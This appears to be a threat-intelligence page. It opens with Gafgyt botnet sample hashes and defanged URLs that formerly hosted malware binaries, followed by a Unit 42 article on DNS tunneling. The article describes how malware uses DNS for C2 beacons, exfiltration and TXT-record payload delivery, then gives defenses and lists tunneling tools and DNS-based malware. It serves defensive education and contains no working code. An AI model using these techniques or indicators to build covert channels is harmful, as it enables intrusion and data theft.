dc866393e6a549afd56d7a7a7411a4eff7f0cb37fe1964c4f87e4228d46c8eb2

ddaa6c58ac7ed29166af6a337500ea5ca6ca54191a4176178e1cb1a351064c4e

e3c250062292daaff815345e87fb9f28e7ac683338c58de7a3a9cc743f6200e6

e5432946188a1c644e23159ae588797bd967ddc1f983956878e0ad0590efc73a

e60451a0b5dd0b875263c8e7c74773971b0faba783957c2a305ddf5356c9d567

e6156246bb85ca4a64377d3b68b6f34805b8a6a84890a9eada984fc29bfa36e1

ec4eef0d92105d9b82888bce94f0a2e00988f3be1a6005c889b91afd7fd05835

f01f85f9068f3c01193a0fb4b20a37573748914292a606da5cb2b5749b720366

f32176c3799fd3bc3a2a24c162861d12f987db548e9ef94c3bc8c6156bcd4fe3

f370a635db07bbd788991e898d8aa9be78ba0457cec3bd3e869ddc11e5693b5e

f9bd8d0ae187a27d8d1ad54e8c8b551488f66141e4590ac7583cf470a2ab260d

fab198f5f460b0591899bd218df79d2b50ec71ec2dd0494f1fa2bd07ba887aed

fe92e66c0c5a4402972a3bf7473b98a13c067beddcba500443d194f022ca4194

URLs previously hosting Gafgyt

hxxp://185.248[.]140.102/eeppinen.arm

hxxp://185.248[.]140.102/eeppinen.arm7

hxxp://185.248[.]140.102/eeppinen.armv4l

hxxp://185.248[.]140.102/eeppinen.i586

hxxp://185.248[.]140.102/eeppinen.i686

hxxp://185.248[.]140.102/eeppinen.mips

hxxp://185.248[.]140.102/eeppinen.mipsel

hxxp://185.248[.]140.102/eeppinen.m68k

hxxp://185.248[.]140.102/eeppinen.x86

hxxp://185.248[.]140.102/eeppinen.ppc

hxxp://185.248[.]140.102/eeppinen.sh4

hxxp://185.248[.]140.102/eeppinen.sparc

Gafgyt sample hashes

070405b85448d15afe619584c3f3cc851ed43098f57ef88981edd22b663030e7

19e2e20d994ba7c8af6537f640ef14459b66f333a7e5b28ef733ac81b43a628b

36562e6f3917ea80fcd241bca96fe96eb4f7328b14afd2c4b528bef9ce4b21da

573d539b78cdbb6d199d48ea986a5ba18c293253e48e2072e9871eb5460b2ae7

5aede6d1b0376f2e8c3c292f39357137a32c8ff1a3c60c594775081707647f59

6efb0d2304ce4c63205c6b502ba65a7f1b7eb87b055c0c5dcbb0120f49383588

85ac0d7ce9c899ec12c8efff89f5fcb1ed8b87623bf6a1457d53f3d1dce5c71d

c62c5d6255b6c1b5e8fa1861122adc180b36fbf4878f175e29367c7f6b08d7c9

db5fae3cd9ac7338e3d9fe302ffe5e261a9cafca75458523343f3562a0362ae8

dd1ab1f58494611af68d7d4dbe548234f0429b0f0c3d42135dce8f4339a16a7b

e0d4f82f5d1a20ca447c26b454be18aa7478a853d3526317972cb6ca9d847f29

e14ff28d2188ff0f665468bd0e17db21f3f11292b85c2a370596481cdf7c835f


DNS Tunneling: how DNS can be (ab)used by malicious actors

Malicious actors have utilized Command & Control (C2) communication channels over the Domain Name Service (DNS) and, in some cases, have even used the protocol to exfiltrate data. This is beyond what a C2 “heartbeat” connection would communicate. Malicious actors have also infiltrated malicious data/payloads to the victim system over DNS and, for some years now, Unit 42 research has described different types of abuse discovered.

DNS is a critical and foundational protocol of the internet – often described as the  “phonebook of the internet” – mapping domain names to IP addresses, and much more, as described in the core RFCs for the protocol. DNS’ ubiquity (and frequent lack of scrutiny) can enable very elegant and subtle methods for communicating, and sharing data, beyond the protocol’s original intentions.

On top of the examples of DNS use mentioned already, a number of tools exist that can enable, amongst other things, their attackers to create covert channels over DNS for the purposes of hiding communication or bypassing policies put in place by network administrators. A popular use case is to bypass hotel, café etc Wi-Fi connection registration by using the often-open and available DNS. Most notably these tools are freely available online in places like GitHub and can be easy to use. More information about these tools can be found in the Appendix section at the end of this report.

In this report we introduce the types, methods, and usage of DNS-based data infiltration and exfiltration and provide some pointers towards defense mechanisms.

DNS

DNS uses Port 53 which is nearly always open on systems, firewalls, and clients to transmit DNS queries. Rather than the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) because of its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to ensure the data arrived intact.

How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it’s a best-effort protocol after all) in the first instance, most systems will retry a number of times and only after multiple failures, potentially switch to TCP before trying again; TCP is also used if the DNS query exceeds the limitations of the UDP datagram size – typically 512 bytes for DNS but can depend on system settings.

Figure 1 below illustrates the basic process of how DNS operates: the client sends a query string (for example, mail.google[.]com in this case) with a certain type – typically A for a host address. I’ve skipped the part whereby intermediate DNS systems may have to establish where ‘.com’ exists, before finding out where ‘google[.]com’ can be found, and so on.

Figure 1. Simplified DNS operation

Once a name is resolved to an IP caching also helps: the resolved name-to-IP is typically cached on the local system (and possibly on intermediate DNS servers) for a period of time. Subsequent queries for the same name from the same client then don’t leave the local system until said cache expires. Of course, once the IP address of the remote service is known, applications can use that information to enable other TCP-based protocols, such as HTTP, to do their actual work, for example ensuring internet cat GIFs can be reliably shared with your colleagues.

So, all in all, a few dozen extra UDP DNS queries from an organization’s network would be fairly inconspicuous and could allow for a malicious payload to beacon out to an adversary; commands could also be received to the requesting application for processing with little difficulty.

If you want to go deep on how DNS works – all the way from you typing keys to spell the domain name you want to browse – then please read this article.

Data Trail

Just as when you browse the internet, whether pivoting from a search engine result or directly accessing a website URL, your DNS queries also leave a trace. How much of a trace depends on the systems and processes involved along the way, from the query leaving the operating system, to receiving the resultant IP address.

Focusing on the server-side only and, using some basic examples, it’s possible for DNS servers – especially those with extended or debug logging enabled – to gather a whole host (no pun intended) of information about the request, and client requesting it.

This article provides some idea of the type of information that could be gleaned from DNS server logs; an adversary operating such a server gets the remote IP sending the request – though this could be the last hop or DNS server’s IP, not the exact requesting client’s IP – as well as the query string itself, and whatever the response was from the server.

DNS Tunneling

Now that we have a common understand of DNS, how it operates in a network, and the server-side tracing capabilities, let’s dig a little deeper into the tunneling capabilities. In this section we will describe how command and control (C2) beacons can operate over DNS, and how data exfiltration and infiltration is possible.

C2

A C2 channel often serves two purposes for the adversary. Firstly, it can act as a beacon or heartbeat indicating that their remote payload is still operating – still has a heartbeat – as it’s beaconing-out (communicating) to their server.

You could consider the basic DNS operation, as shown in Figure 1 above, as an example of a heartbeat. If the malicious implant on the client system repeatedly sends a query to the actor’s server through the DNS infrastructure, the actor could tell from the logs that an implant is running. What becomes difficult is distinguishing between multiple victims that are infected with the implant.

Consider another example described by Figure 2 below, where the client system is compromised with malware that’s constructing strange-looking query strings to send over DNS. Queries like these still act as a heartbeat indicating to the adversary their payload is still active, however they also provide some basic meta-data about the victim and, importantly, ways to uniquely identify one victim from another.

Figure 2. Example C2 DNS query operation

Usernames and hostnames may not always be unique, and some IPs could be duplicated across multiple networks using Network Address Translation (NAT), however systems do have Universal Unique Identifiers (UUIDs) or other properties, that when combined could create a unique identifier for a given host or victim.

Some of the meta-data from the compromised host could be sent as plaintext but might appear more suspicious at first glance to anyone seeing such strings in a DNS query. In many cases the data will contain characters not supported by DNS, in which case encoding will be required. In Figure 2 you can see the base64 encoded equivalent for the meta-data, which is constructed using a ‘-‘ delimited notation for simple parsing and decoding on the server-side, as shown in Figure 3 below.

Figure 3. Server-side DNS logs tracking C2 communication

Figure 3 shows an example of what a raw DNS log from a DNS server application may look like, with line entries for the malware’s query and the DNS server’s response, NXDOMAIN (or non-existent domain), in this case.

In some ways, a log like this, or perhaps a small database containing the decoded records from them, could be compared to the more snazzy-looking botnet control panels that allow the botnet herder to control their zombie victim systems.

Exfiltration

So, what else could be sent up in DNS queries? Well, anything in theory, so long as it’s encoded correctly and doesn’t abuse the UDP size limits. A way for getting around the latter constraint could be to send multiple A record messages and have them stitched together somehow on the server-side. Complications would arise however in dropped or missing datagrams.

Unlike TCP that ensures retransmission of failed packets, UDP has no such mechanism. An algorithm would be required to understand how many messages will be sent, and check the correct number arrives, but more complicated than that, somehow ask the client to retransmit certain segments of the data again until 100% arrives. Depending on the amount of data to transmit – every PDF on the system, for example – may take an age, and look hugely suspicious to network administrators.

Infiltration

In contrast, infiltration of data whether it be code, commands, or a binary file to drop to disk and execute could be much easier, especially using the DNS type of TXT (as opposed to host record type A). TXT types were designed to provide descriptive text, such as service details, contact names, phone numbers, etc in response to TXT DNS queries for domain names.

Guess what looks likes text? Base64-encoded non-text data! Figure 4 below shows the identical query being sent to the malicious site as in Figure 2, however, the type is now TXT on both the request and response, and the response data contains the first 300 or so characters of an encoded binary executable file that could be executed by the client malware. Again, using the logs, the adversary would be able to know which client asked for the payload, and that the payload was sent (who knows if it actually arrived…).

Figure 4. Example C2 DNS query with TXT type response

But how does the malicious implant know to change the type to TXT or when to request whatever lies inside the “text” data? It could be built-in to the payload to query at a certain point in its execution or after a certain amount of time but in reality, it’s going to be actor-driven using the second purpose of a C2 channel – control.

In my earlier examples of C2 DNS communication the response from the DNS server was NXDOMAIN. This message obviously reaches the client system (and the malware) and could be used a message or instruction for the payload but it’s limiting without parameters and detail. Enter NOERROR.

NOERROR, as the term suggests means everything worked fine – your request was processed and an answer awaits you. With a NOERROR comes a response that can be processed. Usually this is the IPv4 (for A type requests) or IPv6 (for AAAA type requests) or it could be TXT, as shown in Figure 4 above. Focusing on a simple example – the IPv4 address response – the malware doesn’t need an actual IP to communicate with, unlike your browser that asked “where is google[.]com at?”. The malware is already in communication to its destination using the C2 over DNS.

What the malware can use the IP response for is any one of 4,294,967,296 possible commands or instructions. Again, keeping this very simple still, it’s possible that a particular value in the 4th octet of the IP, say, 100, would indicate to the malware to send a TXT DNS query to the actor’s domain to collect and execute a payload. Value 10 in the first octet could mean to uninstall and wipe traces of the malicious payload from the operating system and event logs. Literally, the options are endless, as are the levels of possible sophistication.

Given the adversary has control over the DNS server, and that certain DNS server applications or daemons are highly configurable, it’s possible to send conditional responses back to the malware on the victim systems based on requests sent from them.

For example, if the incoming query contains a certain flag – a character – as the first subdomain to the domain name, it could be read by a program running inside the DNS service on the server and provide a custom response back to the client. This could be used for the malware to work through a set of tasks automatically, and report back accordingly to the actors to receive their next task.

Conclusion

DNS is a very powerful tool used almost everywhere allowing applications and systems to lookup resources and services with which to interact. DNS provides a communication foundation enabling higher-level and more powerful protocols to function but can mean it’s overlooked from a security point of view, especially when you consider how much malware is delivered via email protocols or downloaded from the web using HTTP.

For these reasons, DNS is the perfect choice for adversaries who seek an always-open, often overlooked and probably underestimated protocol to leverage for communications from and to compromised hosts. Unit 42 has seen multiple instances of malware, and the actors behind them, abusing DNS to succeed in their objectives, as discussed in this report.

Organizations can defend themselves against DNS tunneling in many different ways, whether using Palo Alto Networks’ Security Operating Platform, or Open Source technology. Defense can take many different forms such as, but not limited to, the following:

  • Blocking domain-names (or IPs or geolocation regions) based on known reputation or perceived danger;
  • Rules around “strange looking” DNS query strings;
  • Rules around the length, type, or size of both outbound or inbound DNS queries;
  • General hardening of the client operating systems and understanding the name resolution capabilities as well as their specific search order;
  • User and/or system behavior analytics that automatically spot anomalies, such as new domains being accessed especially when the method of access and frequency are abnormal.
  • Palo Alto Networks recently introduced a new DNS security service focused on blocking access to malicious domain names.

Further information can also be found in the ATT&CK framework documentation on Mitre’s website. Specifically, the following techniques relate to concepts discussed in this report.

ID Technique
T1048 Exfiltration Over Alternative Protocol
T1320 Data Hiding
T1094 Custom Command and Control Protocol

Thanks to Yanhui Jia, Rongbo Shao, Yi Ren, Matt Tennis, Xin Ouyang, John Harrison and Jens Egger for their input on this report.

Appendix: Toolkit List

Tool Name Description
dns2tcp dns2tcp was written by Olivier Dembour and Nicolas Collignon. It is written in C and runs on Linux. The client can run on Windows. It supports KEY and TXT request types. [4]
tcp-over-dns tcp-over-dns (TCP-over-DNS) was released in 2008. It has a Java based server and a Java based client. It runs on Windows, Linux and Solaris. It supports LZMA compression and both TCP and UDP traffic tunneling. [4]
OzymanDNS OzymanDNS is written in Perl by Dan Kaminsky in 2004. It is used to setup an SSH tunnel over DNS or for file transfer. Requests are base32 encoded and responses are base64 encoded TXT records. [4]
iodine iodine is a DNS tunneling program first released in 2006 with updates as recently as 2010. It was developed by Bjorn Andersson and Erik Ekman. Iodine is written in C and it runs on Linux, Mac OS X, Windows and others. Iodine has been ported to Android. It uses a TUN or TAP interface on the endpoint. [4]
SplitBrain SplitBrain is a variant of OzymanDNS.
DNScat-P / dnscat2 DNScat (DNScat-P) was originally released in 2004 and the most recent version was released in 2005. It was written by Tadeusz Pietraszek. DNScat is presented as a “Swiss-Army knife” tool with many uses involving bi-directional communication through DNS. DNScat is Java based and runs on Unix like systems. DNScat supports A record and CNAME record requests (Pietraszek, 2004). Since there are two utilities named DNScat, this one will be referred to as DNScat-P in this paper to distinguish it from the other one. [4]
DNScapy DNScapy was developed by Pierre Bienaime. It uses Scapy for packet generation. DNScapy supports SSH tunneling over DNS including a Socks proxy. It can be configured to use CNAME or TXT records or both randomly. [4]
TUNS TUNS, an IP over DNS tunnel, was developed by Lucas Nussbaum and written in Ruby. It does not use any experimental or seldom used record types. It uses only CNAME records. It adjusts the MTU used to 140 characters to match the data in a DNS request. TUNS may be harder to detect, but it comes at a performance cost.
PSUDP PSUDP was developed by Kenton Born. It injects data into existing DNS requests by modifying the IP/UDP lengths. It requires all hosts participating in the covert network to send their DNS requests to a Broker service which can hold messages for a specific host until a DNS request comes from that host. The message can then be sent in the response.
Your Freedom HTTPS/UDP/FTP/DNS/ECHO VPN & tunneling solution for Windows, Mac OSX, Linux and Android. Bypass proxies and access the Internet anonymously
Hexify A tool is developed by Infoblox to do the penetrating test for DNS tunneling.

Appendix: Malware List

Malware Name Description
DNS_TXT_Pwnage A backdoor capable of receiving commands and PowerShell scripts from DNS TXT queries.
DNSMessenger DNSMessenger is Remote Access Trojan (RAT) that opens a backdoor so that hackers can control the compromised machine remotely
OilRig - BONDUPDATER Trojan against a Middle Eastern government can use A records and TXT records within its DNS tunneling protocol for its C2 communications